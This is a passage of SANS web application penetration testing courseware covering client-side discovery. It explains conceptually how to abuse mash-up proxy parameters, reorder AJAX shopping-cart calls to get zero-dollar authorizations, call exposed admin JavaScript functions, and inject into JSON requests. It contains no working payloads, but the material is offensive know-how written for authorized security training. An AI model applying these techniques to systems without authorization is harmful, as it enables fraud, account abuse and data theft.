



SANS

www.sans.org

DEVELOPER/
SECURITY 542
WEB APP PENETRATION
TESTING AND
ETHICAL HACKING

542.4

Client-Side Discovery

The right security training for your staff, at the right time, in the right location.



Copyright © 2010, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE. The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

Web Penetration Testing and Ethical Hacking Client-Side Vulnerability Discovery

SANS Security 542.4

Copyright 2010, All Rights Reserved
Version 3Q10

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

1

Web applications are a major point of vulnerability in organizations today. Web app holes have resulted in the theft of millions of credit cards, major financial and reputational damage for hundreds of enterprises, and even the compromise of thousands of browsing machines that visited web sites altered by attackers.

In the next few days, you'll learn the art of exploiting web applications so you can find flaws in your enterprise's web apps before the bad guys do. Through detailed, hands-on exercises and these materials, you will be taught the four-step process for web application penetration testing. You will inject SQL into back-end databases, learning how attackers exfiltrate sensitive data. You will utilize Cross Site Scripting attacks to dominate a target infrastructure in our unique hands-on laboratory environment. And, you will explore various other web app vulnerabilities in-depth, with tried-and-true techniques for finding them using a structured testing regimen. As well as the vulnerabilities, you will learn the tools and methods of the attacker, so that you can be a powerful defender.

542.4 Table of Contents (1)

Slide #

• Client-Side Vulnerability Discovery.....	5
• AJAX.....	7
• Logic Attacks.....	19
• API Attacks.....	23
• Data Binding Attacks.....	28
• SprAJAX.....	36
• RatProxy.....	39
– Exercise: RatProxy	44
• Web Services	51
• Web Service Pieces.....	53
• External Entity Attacks.....	60
• XPATH Injection.....	65
• WebScarab.....	73
• WebService Studio Express.....	75
• WSDigger.....	78
• Client Code Types.....	80

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

2

This slide is a table of contents for the fourth day of 542. It also provides an overview of the topics we'll be covering in this next section of the course.

Note that all exercises are in bold print to help you easily find them so that you can practice your techniques throughout the class and as a reference afterward.

542.4 Table of Contents (2) Slide

• Flash.....	83
• Cross Domain.....	87
• Flash and HTTP.....	95
• Flare.....	100
– Exercise: Flare.....	104
• SWFScan.....	108
• SWFINtruder.....	111
• Exercise: SWFINtruder.....	114
• Java Applets.....	120
• Class Files.....	125
• JAD Decompiler.....	128
• Exercise: JAD.....	131
• PHP for Pen-Testers.....	136
– Exercise: PHP.....	154

Table of Contents continued.

Course Outline

- Day 1: Attacker's View, Pen-Testing and Scoping
- Day 2: Recon & Mapping
- Day 3: Server-Side Vuln Discovery
- ➡ **Day 4: Client-Side Vuln Discovery**
- Day 5: Exploitation
- Day 6: Capture the Flag

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

4

In this class, we will learn the practical art of web application penetration testing.

On Day 1, we will examine the attacker's perspective, and learn why it is important for us to build and deploy web application with the attacker's perspective in mind. We will also cover the pieces of a penetration test and how to scope and prepare for one. Finally, we will explore the methodology that will be covered through the rest of class.


During Day 2, we will step through the process that successful attackers use to exploit applications, focusing specifically on the reconnaissance and mapping stages of the process. This will give us the foundation we need to later control the application.

On Day 3, we will build upon that foundation and start discovering the various weaknesses within the applications. As penetration testers, we will map out the attack vectors that we are going to use against this application. These discoveries will be the basis for the exploitation phase.

On Day 4, we will continue our discovery focusing on client side components such as Flash and Java. We will also explore the client-side scripting in use within our applications.

On Day 5, we will launch the attacks that we planned and created during the previous three sections. We will also cover the next steps for students and where they should go from here.

On Day 6, we will be performing a web application pen-test within a capture the flag event.



In the next section we are going to explore the various interfaces available in web applications. We will also be discussing how these interfaces affect our testing.

Client-Side Vulnerability Discovery

- We are going to focus on flaws that weaken the web application
- We are not looking for client application flaws
- Technologies such as Flash and Java will be part of our focus
- The user interfaces used by the application will be the other focus today

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

6

During client-side vulnerability discovery, we will focus on client-side flaws that weaken the security of the application. Keep in mind, we are not looking for flaws that target client applications such as PDF viewers or office suites. We are looking at technologies used by the application within the client such as Flash and Java.

We will also be focusing on the interfaces used by the web application, other than the typical HTML. The two we are interested in today are AJAX and web services.

Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- **Client-Side Vuln Discovery**
- Exploitation
- Capture the Flag

- Client-Side Vulnerability Discovery
 - **AJAX**
 - Logic Attacks
 - API Attacks
 - Data Binding Attacks
 - SprAJAX
 - RatProxy
 - RatProxy Exercise
 - Web Services
 - Web Service Pieces
 - External Entity Attacks
 - XPATH Injection
 - WebScarab Web Services Tools
 - Web Service Studio Express
 - WSDigger
 - Client Code Types
 - Flash
 - Cross domain
 - Flash and HTTP
 - Flare
 - Flare Exercise
 - SWFScan
 - SWFIntruder
 - SWFIntruder Exercise
 - Java Applets
 - Class files
 - JAD Decompiler
 - JAD Exercise
 - PHP for Penetration Testers
 - PHP Exercise

Sec 542 Web Penetration Testing & Ethical Hacking

This next section will cover AJAX, which is the most common interface for the Web 2.0 revolution.

AJAX

- Asynchronous JavaScript and XML is the basis of AJAX
- The XMLHttpRequest object we covered in 542.1 is the heart of AJAX
- Used to build "thick" clients on the web
- Applications are designed to make requests, without user interaction

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

8

AJAX is the technology used to enable asynchronous communication between your browser and the web server. In old-style web sites, when you click a link, the client has to send a request all the way up the server, the server processes the request and then replies. When the browser gets the entire reply, it redraws the entire screen.

With AJAX, the JavaScript creates XMLHttpRequest objects. Those objects can make requests and receive responses asynchronously, updating the display as responses are received. For example, consider Google Maps. When you go to Google Maps and you search for something and slide the map, your browser uses AJAX to make calls back and forth to the server to retrieve the images that make the map. In this way, the map changes dynamically, but the remainder of the page is static and does not need to be redrawn with each change.

Mash-Ups

- One popular "feature" of AJAX enabled sites is building mash-ups
 - Combining two or more applications to provide a larger feature set
- Same Origin causes issues for these types of sites
- It is very common for applications to build proxy capabilities to enable mash-ups


Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

9

One of the more popular features of web 2.0 web sites are mash-ups. This is where an application combines two or more other sites into a widget or feature of their site. The same origin policy we discussed earlier in class cause issues for these types of applications. Because of this, many mash-up applications include proxy capabilities to remove this restriction.

Same Origin

- AJAX does not change the same origin policy
- Same as with "normal" JavaScript
- Can only access data from:
 - Same host
 - Same protocol
 - Same port
- Based on the HTML file location that includes the script




Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 wardians

10

The Same Origin policy is still in effect for AJAX applications. This means that the JavaScript can only access data from the same origin that the original JavaScript came from. When the XMLHttpRequest object is created, it can only make requests back to the server the script came from.

Mash-Up Proxy Features

- Typically they use a proxy built into their application
- This proxy is part of the application
 - Retrieving pages through it bypasses same origin restrictions



Sec 542 Web Penetration Testing & Ethical Hacking - © 2011 wardians

11

These applications will build the proxy capabilities right inside the application. It receives the requests from the client code and retrieves the site desired. When the client code from both sites are returned to the user, it appears to be coming from the mash-up application allowing the bypass of same origin restrictions.

Mash-Up Proxy Issues

- The main issue is control of the URLs to proxy
- The proxies commonly use GET or POST parameters to call the back-end site
- If we can change this, we can perform different attacks
 - Proxy to attack or browse other sites
 - Instruct the proxy to load malicious JavaScript
- The application may use a check string to prevent this attack type

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

12

The main issue is control of this URL being used by the proxy. If we can change the URL parameter we can do quite a bit. This parameter is commonly part of a GET or POST request and we can abuse it to either browse to other sites, possibly intranet applications we cannot access directly, or retrieve malicious JavaScript for an XSS attack.

Cross-Site via Script Tag

- A second option, used by more sites recently is the use of a script tag
 - Many of the libraries use this technique
 - Google's Web Toolkit is one example
- Since the script tag is on the host page, SOP doesn't block access to it
- This allows the code on the page to interact with the content retrieved
- It does require the `<SCRIPT>` to exist or be injected
 - Usually not a problem since the site is using the code

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

13

A second option that is more secure than the in-application proxy is to use a script tag to load the content. Since the script tag itself was loaded as part of the source document, the content is accessible to the client-side code. Many of the popular libraries available use this technique.

The script tag is part of the origin document and as such is considered part of the same origin. This means that client-side scripts loaded from that page can access the content as if it was from the same page.

This does require the script tag to exist on the page, but since we are looking at the existing code not an XSS attack, this is not usually an issue.

How Does it Work?

- The Script loads the content from the server
- It then runs that content through `eval()`
 - This loads the content into memory as code
 - Useful for JSON objects

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

14

The script that runs on the page loads the content from a server. This can be done via XMLHttpRequest or just making the SRC of the script point at a resource that returns the data required by the code. The script then takes that input and loads it through the `eval()` function. This loads the content into memory as code. Most commonly, this technique is used with JSON objects.

AJAX Attack Surface

- The AJAX attack surface is larger than "normal" applications
 - Large amounts of client side code
 - Business logic is client side
- AJAX does not add "new" attacks
 - But it does typically add new input points to an application
- Typical attacks work
 - SQL injection
 - XSS
- AJAX applications are also architected towards CSRF
 - Functionality called directly by client code

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

15

All of the typical attacks work against the AJAX interface. But it is made easier by the large amounts of client side code that performs business logic and has to understand the application flow. This makes the application flow quite clear to a knowledgeable attacker. The attacker can even access business logic in an order not expected by the application. An example of this would be a shopping cart that allowed an attacker to use the credit authorization before adding items to the cart. Potentially this would allow them to purchase items with an authorization for zero dollars.

AJAX Mapping

- Mapping of an AJAX web site is harder
- Most spidering tools cannot handle client logic
- Difficulty is caused by links being dynamically generated
 - Requires more manual work

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

16

Mapping AJAX-ified applications is more difficult in a lot of cases. This is because so much of the application functionality is called via client-side code or being dynamically generated. The tools we use most were not designed to parse and evaluate this code. This of course causes the tester to manually walk the site to ensure that all of the target functionality is added to the site map being worked from.

AJAX Discovery

- Many tools have issues with AJAX
 - They weren't designed to parse client side logic
- Some interception proxies can deal beyond just proxying
 - WebScarab
 - Burp
- There are also some AJAX specific tools
 - Sprajax
 - Ratproxy

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

17

AJAX discovery depends greatly on the tester's ability to intercept all of the requests the application makes. Using the tools we have covered already, such as WebScarab, will allow you to intercept the calls. You can then catalog each of the requests and its parameters to determine if any of the vulnerabilities we have covered are in the application.

While there are few AJAX specific tools, one open source tool that is interesting is Sprajax. We will also discuss the excellent tool, ratproxy.

AJAX Exploitation


- Exploitation itself is not more difficult for AJAX applications
- Exploitation has to take into account the discussed problems
- Most tools can handle the requests
 - But we do typically have to manually prime them

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

18

Exploitation of AJAX applications typically do not have any more difficulty then non-AJAX applications. The problems we run into are caused by the previously discussed issues. For example, if the tool is not able to discovery the flaws, it can't seed its exploitation functions.


The easiest way around this is for us to manually seed the flaws to the tools. For example, SQLMap accepts parameters to attack as part of its command-line arguments.



Logic attacks abuse the client-side nature of AJAX applications.

Logic Attacks

- Client controls code execution
- Business logic is included in the client code
 - Calls functionality on the server
- Attacker manually calls functions in a different order
- Application processes the transaction incorrectly
- Logic attacks are difficult for automated tools to find




Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

20

AJAX and Web 2.0 are a great thing for logical attackers! This is due to the business logic being sent and executing on the client side. A tester is able to walk through a successful transaction. By intercepting each step in the process, the tester can examine each call through out the process looking for the application flow. By manually calling portions of the transaction before the application expected it to be, the tester can find vulnerabilities.

Logic Attack Example



Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

21

For example, if you have a shopping cart that follows the below process:

1. Add item to cart
2. Total cost
3. Authorize card
4. Check out


Since the application stores the state of each step, the tester could call the authorize card before the add item. This would cause an authorization for a zero balance. Then when the items are added, the check out would be called next. The application would "assume" that the authorization was done after the items were added and will allow the checkout.

Discovering Logic Flaws

- Discovering logic flaws is a manual process
- Most tools can't examine logic
 - They test functionality
- This requires the tester to find the flaws
 - Mapping the application is crucial for this discovery step
- These types of flaws are more difficult to find
- Typically even harder to fix

Logic flaws are typically not found via automated tools. This is because the tools are not designed to perform logic tests, they are designed to exercise functionality and find flaws that exist within that functionality. To find the logic flaw, the tool would need to be able to evaluate the success of the attack. For example, the flaw in the shopping cart discussed previously, the tool would need to understand that it was testing a shopping cart and would also need to be able to figure out where to detect that the transaction had succeeded.

While it is harder for us to find these flaws, it is typically even more difficult to fix them. This is because the logic of an application is usually integral to the architecture and changing that has a greater impact. Because of this, as testers, we need to look for recommendations that can lower the risk of the attack. Using the shopping cart example again, one recommendation may be to implement a work-flow that validates orders against billing totals before shipping.



This next section will explore API attacks against AJAX applications.

API Attacks

- AJAX lends itself to complex frameworks
 - There is even an entire market of pre-built frameworks
- To make design simpler, they make use of common files
 - Common within an application
 - Functions included on all pages
- Keep in mind that non-AJAX application can also make use of API files
- These files take multiple forms

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

24

Another problem with AJAX is the complexity of the application. Commonly, the developers will include multiple functions in a single JavaScript file. While this can, and does happen in "normal" applications, it is wider spread in AJAX applications.

API files

- The most commonly considered files are JavaScript files
 - Included across the application
- These files contain functions used by the application
 - Business logic and technical functionality
- By examining these files, we are able to find features we do not have access too
 - Assists us in building malicious requests

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

25

This allows a tester to download the files and look for functions that the application isn't using on this particular page and call them directly. This is similar to the logic attack, except it uses functionality that shouldn't have been exposed.

An example of this that I have used before is when the developer included functions used by admin pages in the js files. I wasn't able to access the actual admin pages but was able to call the JavaScript functions directly. In this application I was able to add users to the system and then log in as them.

Discovering API Files

- Most of these files should have been found during the mapping phase
- Spidering the site should detect them
 - Look for SRC attributes
- One issue is when they appear on pre-authentication pages
- We must parse them to find vulnerable or interesting functions
 - Look for any functions that initiate or process HTTP requests (XMLHttpRequest)

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

26

Most of the API files should be found during spidering. Looking through the application map, we should be able to see the .js files that are loaded by the various pages.

We just need to parse them and examine the code during this phase. We would look for interesting functions such as any XMLHttpRequest calls. We can also find various functions that load data from elsewhere or reference "sensitive" functionality such as administrative actions.

Exploiting API Flaws

- API exploitation takes many forms
- These are based on what the API exposes
- We may be able to call functions without authentication
 - Recreating what the code would have done
- We may be able to gather information for further exploits
 - Filtering code evaluated for weaknesses


Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

27

API exploitation is another manual process. We can do many different things with this information but what that is depends on the flaw that is exposed by the API.

For example, if the API discloses a set of functions that are for the admin, then we can create a request that attempts to exercise that functionality.

We also can gather information useful in other attacks. For example, we could find filtering code that attempts to prevent attack. By examining that code, we may find weaknesses that would expose the application further along.



The next section will cover the data binding attacks that are possible against AJAX applications.

Data Attacks

- The business logic is now on the client
- This means the client must receive more data
- Due to this change, most developers send more data to the client than necessary
 - Don't want to duplicate filtering code
- Attackers can focus on this data delivery

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

29

Since AJAX application shine in data heavy features, the data becomes even more available to an attacker. The web services being called by the application will return the data to the application. Since this application mainly runs within the client system, this data becomes available to the attacker. Many services return large amounts of data and use the client code to filter it out.

Data Formats

- AJAX applications can make use of data in any format
 - Decided by the developer
- The two most common are XML and JSON
- Both require some type of parsing client side
 - JSON can just be eval'd but this has security issues

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

30

AJAX can use any format the developer decides to use in passing data. For example, the developer could just have a fixed-width string passed to the client-side code. But typically AJAX uses one of two options.

The first option, and the one AJAX has in its name, is XML. XML is a tag based format and is quite common. But it is heavier than most other formats.

The second option is JSON. We will explore JSON in more detail on the next series of slides.

Both of these formats need to be parsed on the client.

JSON

- JSON is the JavaScript Object Notation
- It is a light-weight data interchange format
 - Both requests and responses use this format
- The client side JavaScript then loads the JSON data into memory
 - Typically with an eval() call or a JSON parser

The JavaScript Object Notation is commonly used to hold the data. Both the request and the response gets stored in the JSON object, which can be thought of as an array.

In the response side of the application, the tester is able to examine the object for any extraneous data that is of interest. While in the request side, the tester is able to inject any of the typical attacks, such as SQL injection or XSS and determine how the application reacts to the unexpected items.

JSON Format

- Basically an array of arrays

```
[["1", "Brenna", "8"],  
["2", "Sarah", "4"],  
["3", "Denise", "39"],  
["4", "Kevin", "36"]]
```
- This is a simple response to a request for data

Sec 5.12 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

32

The JSON format is basically an array. It can contain other arrays, all that build into a single record set. Both the requests and responses use this format.

Exploiting JSON

- Exploiting JSON takes one of two forms usually
- Information disclosure is the easiest to find
- JSON is also one of the inputs we must test for injection flaws

Exploiting JSON can take two different formats. Information disclosure is the easiest to find during our mapping of the application. The thing we must remember is that JSON is one of the injection points for our testing.

JSON Information Disclosure

- JSON is used to send data
- Most developers send more data than necessary
 - Some applications actually send complete record sets
 - Client code parses and displays what's needed
- SQL error messages are sent to the client in some cases
 - Client code parses and displays an application error message instead

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

34

Since JSON is used to send data to the client logic, and most developers do not want to parse the record set on the server and then again on the client, more data than necessary is usually sent to the client. We may even get entire record sets sent down that are parsed to the single record displayed by client logic.

We have seen many application that will actually return the full database error to the client and then the client will filter it out. From the screen it looks like you would have to go through the effort of performing a blind SQL attack, when in actuality all of the information is available in an interception tool.

JSON Injection


- Focus on the requests
- Intercept them and insert attack strings
 - Any attacks are useful
 - SQL injection and XSS are most common
- Client or server code can be targeted
- Remember to look in the interception proxy for the results
 - They may not be displayed on the page

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

35

To perform JSON injection we just need to focus on the requests. We can intercept them with tools we have discussed and inject what ever attack we would like to attempt. SQL injection and XSS are commonly successful against these types of applications.

